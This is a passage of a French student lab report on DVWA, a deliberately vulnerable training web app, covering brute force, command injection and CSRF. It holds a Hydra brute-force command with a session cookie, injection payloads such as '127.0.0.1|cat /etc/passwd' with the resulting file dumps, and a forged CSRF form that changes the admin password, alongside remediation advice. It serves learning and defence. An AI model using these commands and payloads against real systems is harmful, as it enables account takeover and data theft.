The screenshot shows a browser window for the DVWA 'Brute Force' challenge. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The main content area has a 'Login' form with 'Username:' set to 'admin' and 'Password:' set to '*****'. Below the form, a red message says 'Username and/or password incorrect.' At the bottom, there's a 'More Information' section with links to OWASP and Symantec articles. The bottom part of the screen shows the browser's developer tools Network tab, listing three requests: GET /dvwa/vulnerabilities/brute/, GET dvwaPage.js, and GET add_event_listeners.js. The first request's details show it's a document type, 4,52 Ko in size, and 4,14 Ko transferred. A tooltip for this request indicates the URL is http://127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&password=BONNEQUESTION&Login=Login.

FIGURE 3.13 – Inspection de la page en ayant saisi un mot de passe quelconque

Voici l'URL que nous avons récupéré :

http://127.0.0.1/dvwa/vulnerabilities/brute/
?username=admin&password=BONNEQUESTION&Login=Login

On récupère aussi le cookie de la session dans l'onglet cookie.

The screenshot shows the browser's developer tools Network tab with the Cookies tab selected. It lists several cookies: 'PHPSESSID' with value 'c94dcebebc8174200d908ac73b4aecfd' and 'security' with value 'low'. The table includes columns for Initiateur, Type, Transfert, Taille, En-têtes, Cookies, Requête, Réponse, and Délais. The 'Cookies' column for the first row shows the PHPSESSID cookie.

FIGURE 3.14 – Cookie de la session pour le mot de passe saisi ultérieurement

Maintenant que nous disposons de toutes les informations dont nous avions besoin, nous pouvons commencer l'attaque.

On commence par déziper notre wordlist pour avoir le dictionnaire rockyou.txt avec la commande :

gunzip /usr/share/wordlists/rockyou.txt.gz

Pour attaquer l'utilisateur connecté nous allons utiliser le logiciel Hydra.
On saisit la commande :

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.103 http-get-form  
"/dvwa/vulnerabilities/  
/brute/ :username=^USER^&password=^PASS^&Login=Login :F=Username and/or  
password incorrect. :H=Cookie : PHPSESSID=c94dcebebc8174200d908ac73B4aecfd;  
security=low"
```

Cette commande correspond à :


```
hydra -l [login] -P [wordlist KALI, (celle utilisée = dictionnaire)]  
[@IP cible] [protocole] "[URL];security=low"
```

On utilise les options :

-l car on veut le mot de passe de l'utilisateur « admin ».
-P car on utilise une wordlist (`/usr/share/wordlists/rockyou.txt`)

Cela nous permet de bruteforcer admin. (Utilisateur connecté)

Et après seulement quelques secondes, hydra trouve pour le login « admin », le mot de passe password.



```
kali@kali: ~  
File Actions Edit View Help  
(kali㉿kali)-[~]  
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.103 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login :F=Username and/or password incorrect.:H=Cookie: PHPSESSID=c94dcebebc8174200d908ac73b4aecfd; security=low"  
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-20 16:10:18  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-form://192.168.56.103:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login :F=Username and/or password incorrect.:H=Cookie: PHPSESSID=c94dcebebc8174200d908ac73b4aecfd; security=low  
[80][http-get-form] host: 192.168.56.103 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-20 16:10:21
```

FIGURE 3.15 – Résultat de la commande saisie dans un terminal sous la KALI sous le niveau low

On vient de trouver le mot de passe admin.

Nous avons réussi à trouver le mot de passe de l'utilisateur “admin” mais malheureusement nous n'avons pas trouvé les mots de passe des autres utilisateurs. Nous avons utilisé un document texte où nous avons mis tous les utilisateurs et cela ne fonctionne pas.

Cette technique ne fonctionne pas pour d'autres niveaux de difficultés.

Voici un essai pour un niveau de difficultés high :

```
(kali㉿kali)-[~]
$ hydra -f -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.103 http-get-form "/dvwa/vulnerabilities/brut
40842d6c78bae088; security=high"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-22 13:34:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:
1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://192.168.56.103:80/dvwa/vulnerabilities/brut
e:/username=^USER^&password=^PASS^&Login=Login:F=Username and/or password in
correct.:H=Cookie: PHPSESSID=52fbc208d71e040940842d6c78bae088; security=high
[80][http-get-form] host: 192.168.56.103 login: admin password: 12345678
9
[STATUS] attack finished for 192.168.56.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-22 13
:34:14
```

FIGURE 3.16 – Résultat de la commande saisie dans un terminal sous la KALI sous le niveau high

On vient simplement rajouter « **-f** » dans la commande pour que l'attaque s'arrête lorsqu'elle trouve une correspondance entre le login et le mot de passe. Mais cela ne marche pas, on ne trouve pas un bon mot de passe.

Pour résoudre le problème d'attaque par brute force, il faudrait limiter le nombre de tentatives par minutes que l'on peut faire en se connectant et en ajoutant un bannissement temporaire. De ce fait, l'attaque se bloquerait rapidement et l'attaquant perdrait beaucoup de temps.

Cette technique est souvent utilisée pour sécuriser des équipements réseaux avec par exemple la commande « **login block-for** » sur des équipements CISCO.

C'est d'ailleurs ce qui est fait dans le code de la page au niveau impossible :

```
// Default values
$total_failed_login = 3;
$lockout_time      = 15;
$account_locked    = false;

// Check the database (Check user information)
$data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user = (:user) LIMIT 1;' );
$data->bindParam( ':user', $user, PDO::PARAM_STR );
$data->execute();
$row = $data->fetch();

// Check to see if the user has been locked out.
if( ( $data->rowCount() == 1 ) && ( $row[ 'failed_login' ] >= $total_failed_login ) ) {
    // User locked out. Note, using this method would allow for user enumeration!
    //echo "<pre><br />This account has been locked due to too many incorrect logins.</pre>";

    // Calculate when the user would be allowed to login again
    $last_login = strtotime( $row[ 'last_login' ] );
    $timeout    = $last_login + ($lockout_time * 60);
    $timenow    = time();
```

FIGURE 3.17 – Code source de la page au niveau impossible pour la section FORCE BRUTE

Sources :

<https://www.youtube.com/watch?v=nHUswhLl-Bw>

<https://le-guide-du-secops.fr/2020/08/15/realiser-une-attaque-brute-force-avec-hydra-kalilinux/>

3.2 COMMAND INJECTION :

L'attaque par injection de commande se produit lorsqu'un serveur utilise une entrée utilisateur pour exécuter une commande sur son système d'exploitation sans la filtrer. Le système va alors utiliser cette commande dans un shell puis renvoyer sa sortie vers le serveur et donc vers l'utilisateur.

Sur la page « Command Injection » de DVWA, il est demandé de rentrer une adresse IP. Lorsqu'on envoie le formulaire, le serveur ping l'adresse IP renseignée. En regardant le code source de la page et en comparant aux autres niveaux de difficultés, nous avons compris que la variable target (variable qui stocke l'adresse IP rentrée) est une simple variable qui n'est ensuite pas vérifiée. On peut donc saisir n'importe qu'elle chiffre, caractère...

Code source de la page :

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

FIGURE 3.18 – Code source de la page au niveau low pour la section COMMAND INJECTION

On peut donc créer des requêtes imbriquées avec le caractère « | » qui nous permet par exemple d'afficher les informations de la carte réseau de notre machine :

The screenshot shows a web-based terminal interface. At the top, there is a text input field containing "Enter an IP address: 127.0.0.1|ip a" and a "Submit" button. Below the input field, the terminal output is displayed in red text, showing the contents of the /proc/net/allinfo file for the local host (127.0.0.1). The output includes details about the loopback interface (lo) and the enp0s3 interface, such as MTU, queueing discipline, state, broadcast address, and various IP configurations (inet and inet6).

```
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:18:73:61 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.68/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
        valid_lft 85141sec preferred_lft 85141sec
    inet6 fddd:1af8:724:422f:3d2c:b598:4ed2:2b0b/64 scope global temporary dynamic
        valid_lft 1791sec preferred_lft 1791sec
    inet6 fddd:1af8:724:422f:a00:27ff:fe18:7361/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 1791sec preferred_lft 1791sec
    inet6 fe80::a00:27ff:fe18:7361/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

FIGURE 3.19 – Requête imbriquée d'une adresse IP et d'une liste des cartes réseaux de la VM

On peut également afficher la même chose mais avec le dossier `/etc/network/interfaces`.

The screenshot shows a web-based terminal interface. At the top, there is a text input field containing "Enter an IP address: 127.0.0.1|cat /etc/network/interfaces" and a "Submit" button. Below the input field, the terminal output is displayed in red text, showing the contents of the /etc/network/interfaces configuration file. The file defines the loopback interface (lo) with an IP address of 127.0.0.1 and a subnet mask of 255.0.0.0.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
```

FIGURE 3.20 – Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration `/etc/network/interfaces`

On peut effectuer des requêtes pour se déplacer de répertoire en répertoire et afficher ce qu'on veut comme par exemple les différents fichiers de configuration dans le dossier `/etc` :

Ping a device

Enter an IP address:

```
total 1056
-rw-r--r--  1 root root    2981  2 oct.  22:16 adduser.conf
-rw-r--r--  1 root root      44  2 oct.  22:28 adjtime
drwxr-xr-x  3 root root   4096  2 oct.  22:18 alsa
drwxr-xr-x  2 root root   4096  2 oct.  22:21 alternatives
-rw-r--r--  1 root root     401  6 févr. 2021 anacrontab
drwxr-xr-x  4 root root   4096  2 oct.  22:20 apache2
-rw-r--r--  1 root root    433 23 août  2020 apg.conf
drwxr-xr-x  2 root root   4096  2 oct.  22:17 apparmor
drwxr-xr-x  7 root root   4096  2 oct.  22:21 apparmor.d
-rw-r--r--  1 root root    769 22 juin  2021 appstream.conf
drwxr-xr-x  8 root root   4096  3 oct.  09:59 apt
drwxr-xr-x  3 root root   4096  2 oct.  22:21 avahi
-rw-r--r--  1 root root  1994 27 mars  2022 bash.bashrc
-rw-r--r--  1 root root      45 24 janv. 2020 bash_completion
drwxr-xr-x  2 root root   4096  2 oct. 23:24 bash_completion.d
-rw-r--r--  1 root root    367 29 juil. 2019 bindresvport.blacklist
drwxr-xr-x  2 root root   4096  7 août 15:25 binfmt.d
drwxr-xr-x  2 root root   4096  2 oct.  22:20 bluetooth
-rw-r--r--  1 root root  7374 10 févr. 2021 bogofilter.cf
drwxr-xr-x  3 root root   4096  2 oct.  22:18 ca-certificates
-rw-r--r--  1 root root  5662  2 oct.  22:20 ca-certificates.conf
drwxr-s---  2 root dip    4096  2 oct.  22:20 chatscripts
drwxr-xr-x  3 root root   4096  2 oct.  22:19 chromium
drwxr-xr-x  2 root root   4096  2 oct.  22:17 console-setup
drwxr-xr-x  2 root root   4096  2 oct.  22:20 cracklib
drwxr-xr-x  2 root root   4096  2 oct.  22:20 cron.d
drwxr-xr-x  2 root root   4096  2 oct.  22:20 cron.daily
```

FIGURE 3.21 – Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration **/etc**

On sait que dans le dossier etc (dossier qui sert de configuration), contient les fichiers **/etc/passwd** qui dresse une liste complète des comptes utilisateurs et leurs répertoires associés. Le fichier **/etc/shadow** liste des comptes utilisateurs et leurs mots de passe chiffrés. **/etc/X11/xorg.conf** qui est le fichier de configuration du serveur graphique, etc.

Or, lorsqu'on essaye d'afficher le dossier **/etc/X11/xorg.conf** ou bien **/etc/shadow** ces derniers n'apparaissent pas. C'est peut-être parce qu'ils sont cryptés. En revanche, nous pouvons afficher le fichier **/etc/passwd** qui reste assez dangereux pour des personnes malveillantes :

Ping a device

Enter an IP address:

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
tss:x:103:109:TPM software stack,,,,:/var/lib/tpm:/bin/false
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:105:111:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:107:115:RealtimeKit,,,,:/proc:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:109:116:Avahi mDNS daemon,,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,,:/run/speech-dispatcher:/bin/false
pulse:x:111:118:PulseAudio daemon,,,,:/run/pulse:/usr/sbin/nologin
saned:x:112:121:/:/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123:/:/var/lib/geoclue:/usr/sbin/nologin
Debian-gdm:x:115:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
user1:x:1000:1000:user1,,,,:/home/user1:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

FIGURE 3.22 – Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration `/etc/passwd` au niveau de sécurité low

Le fichier `/etc/passwd`- est une sauvegarde du fichier `/etc/passwd` maintenu par certains outils.

Et on peut également l'afficher, cela donne le même résultat.

On remarque alors qu'on a beaucoup de données. Si on traduit la première ligne du fichier :

root :x :0 :0 :root :/bin/bash

Cela signifie que l'utilisateur root, x pour les informations utilisées pour valider le mot de passe de root, 0 est l'identifiant de root et l'autre 0 est l'identifiant du groupe. Il n'y a pas de champ Gecos (champ qui permet d'enregistrer des informations sur le compte utilisateur root).

Le prochain champ /root est le répertoire personnel de root. Enfin, /bin/bash est le programme qui est lancé chaque fois que root se connecte au système.

Sources :

<https://fr.wikipedia.org/wiki/Passwd>

<https://unix.stackexchange.com/questions/53128/difference-between-passwd-and-passwd-file>

3.2.1 BONUS :

L'affichage du fichier `/etc/passwd` peut également se faire avec le level Medium Security et aussi High Security.

Illustration en ayant mit le niveau de sécurité high :

Ping a device

Enter an IP address:

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
www-data:x:10:10:www-data:/var/spool/www:/usr/sbin/nologin
```

FIGURE 3.23 – Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration `/etc/passwd` au niveau de sécurité high

En revanche, pour le dernier niveau, Impossible, nous obtenons un message d'erreur.

Illustration concernant le message d'erreur :

Ping a device

Enter an IP address:

ERROR: You have entered an invalid IP.

FIGURE 3.24 – Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration `/etc/passwd` au niveau de sécurité impossible

Pour remédier à ce problème, il faudrait tout d'abord filtrer l'entrée en ne laissant passer que des entiers compris entre 0 et 255 et aucune chaîne de caractère sauf le

point. On pourrait également limiter le nombre de caractères saisis (allant de 7 pour l'adresse IP la plus courte à 15 pour la plus grande)

3.3 CSRF :

Une vulnérabilité CSRF (pour Cross-Site Request Forgery, en français : falsification de requête inter-site) est une faille qui permet à un attaquant d'abuser à la fois d'un utilisateur, d'un navigateur web et d'un serveur.

Comme d'habitude, on commence par regarder le code source de la page pour vérifier s'il y a des informations qui pourraient nous intéresser et nous donner une piste à suivre :

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR) ? "" : "");
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"]))
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
?>
```

FIGURE 3.25 – Code source de la page CSRF au niveau low

On remarque tout de suite que le but de cette page est de changer de mot de passe lorsque l'on s'authentifie. On va essayer d'utiliser ce code en changeant le mot de passe.

On change de mot de passe, le nouveau mot de passe sera « test ».

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

FIGURE 3.26 – Changement du mot de passe, le nouveau mot de passe est « test »

Lorsque l'on change le mot de passe, on obtient un message qui nous dit que ce dernier a bien été changé :

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

FIGURE 3.27 – Illustration du mot de passe qui a bien été changé

Le mot de passe a bien été changé. On va se déconnecter et voir si l'on peut s'authentifier avec l'ancien mot de passe ou si le nouveau mot de passe a bien été changé :

Avec l'ancien mot de passe « password », on ne peut plus se connecter :




FIGURE 3.28 – Message d’erreur quand on se connecte avec l’ancien mot de passe

On remarque « Login failed », on ne peut plus s’authentifier avec le mot de passe « password ».

En revanche, on peut se connecter avec le nouveau mot de passe « test » :




FIGURE 3.29 – Connexion réussie avec le nouveau mot de passe

Alors, le mot de passe a bien été changé, cela a bien fonctionné.


On analyse ensuite le code HTML qui permet d'afficher le formulaire de changement de mot de passe.

```
60    <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>
61
62    <div class="vulnerable_code_area">
63        <h3>Change your admin password:</h3>
64        <br />
65        <div id="test_credentials">
66
67            <button onclick="testFunc()">Test Credentials</button><br /><br />
68            <script>
69                function testFunc() {
70                    window.open("../vulnerabilities/csrf/test_credentials.php", "_blank",
71                    "toolbar=yes,scrollbars=yes,resizable=yes,top=500,left=500,width=600,height=400");
72                }
73            </script>
74
75            </div><br />
76            <form action="#" method="GET">
77                New password:<br />
78                <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
79                Confirm new password:<br />
80                <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
81                <br />
82                <input type="submit" value="Change" name="Change">
83
84            </form>
85
86        </div>
87        <p>Note: Browsers are starting to default to setting the <a href='https://web.dev/samesite-cookies-e'>
88        <p>Announcements:</p>
89        <ul>
90            <li><a href='https://chromestatus.com/feature/5088147346030592'>Chromium</a></li>
91            <li><a href='https://docs.microsoft.com/en-us/microsoft-edge/web-platform/site-impacting-changes'>
92            <li><a href='https://hacks.mozilla.org/2020/08/changes-to-samesite-cookie-behavior/'>Firefox</a></li>
93        </ul>
94        <p>As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, ,>
```

FIGURE 3.30 – Partie du code HTML qui permet d'afficher le formulaire de changement de mot de passe

Cette partie du code permet d'afficher le formulaire dans la page.

On va copier cette partie du code dans un fichier et changer quelques parties du code pour faire en sorte qu'on puisse changer directement le mot de passe en ajoutant une valeur avec le mot « value ».



```
File Edit Search View Document Help
+/test.html - Mousepad
1 <form action="https://192.168.56.103/dvwa/vulnerabilities/csrf/?" method="GET">
2     <b>Boutton qui peut changer le mot de passe</b>
3     <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="TEST17">
4     <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="TEST17">
5     <input type="submit" value="Change" name="Change">
6 </form>
```

FIGURE 3.31 – Code HTML avec lequel on va pouvoir directement changer le mot de passe

Nous avons fait quelques changements :

